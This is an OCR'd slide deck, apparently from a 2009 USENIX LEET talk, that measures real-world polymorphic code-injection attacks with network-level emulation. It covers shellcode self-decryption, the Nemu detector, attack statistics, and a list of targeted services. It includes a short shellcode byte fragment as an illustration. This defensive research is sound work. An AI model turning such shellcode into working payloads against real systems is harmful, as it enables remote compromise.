An Empirical Study of Real-world Polymorphic Code Injection Attacks

Michalis Polychronakis, Evangelos Markatos
FORTH-ICS, Greece
Kostas Anagnostakis
I²R, Singapore

USENIX LEET, 21 April 2009

Outline

- Introduction
- Network-level Emulation
- Findings from real-world deployment
- Conclusion

Remote Code-injection Attacks


- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  1. Send malicious request to network service
  2. Divert the execution flow of the vulnerable process

     Stack/heap/integer overflow, format string abuse, …
  3. Execute the injected code (***shellcode***)

     Performs arbitrary operations under the privileges of the vulnerable process

```
\
xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x
00
```

Polymorphic Shellcode




- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

Network-level Emulation

- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS



Nemu



Polymorphic sc

GetPC code (for finding its place in memory)


Lots of self memory references

Data Set

- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008


Network	Total	External			Internal		
	# attacks	# attacks	# srcIP	# dstIP	# attacks	# srcIP	# dstIP
NRN1	1240716	396899 (32.0%)	10014	769	843817 (68.0%)	143	331572
NRN2	12390	2617 (21.1%)	1043	82	9773 (78.9%)	66	4070
NRN3	1961	441 (22.5%)	113	49	1520 (77.5%)	8	1518
EDU	20516	13579 (66.2%)	3275	410	6937 (33.8%)	351	2253

Overall Activity: External Attacks




Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against Internet hosts outside the local network



Attacked Services




21 FTP
25 SMTP
42 WINS
80 Web
110 POP3
135 Location service
139 NETBIOS
143 IMAP
445 SMB


453 CreativeServer
1023 W32.Sasser's FTP server
1025 MS RPC
1029 DCOM (alternative)
1082 WinHole trojan
1433 MS SQL server
2000 ShixxNOTE 6.net messenger
2100 Oracle XDB FTP server
2103 MS Message Queuing service

2967 Symantec
2968 Symantec
3050 Borland InterBase DB server
5000 MS UPnP/SSDP
5554 W32.Sasser's FTP server
6881 P2P file sharing client
30708 unknown
41523 CA BrightStor Agent (MS SQL)

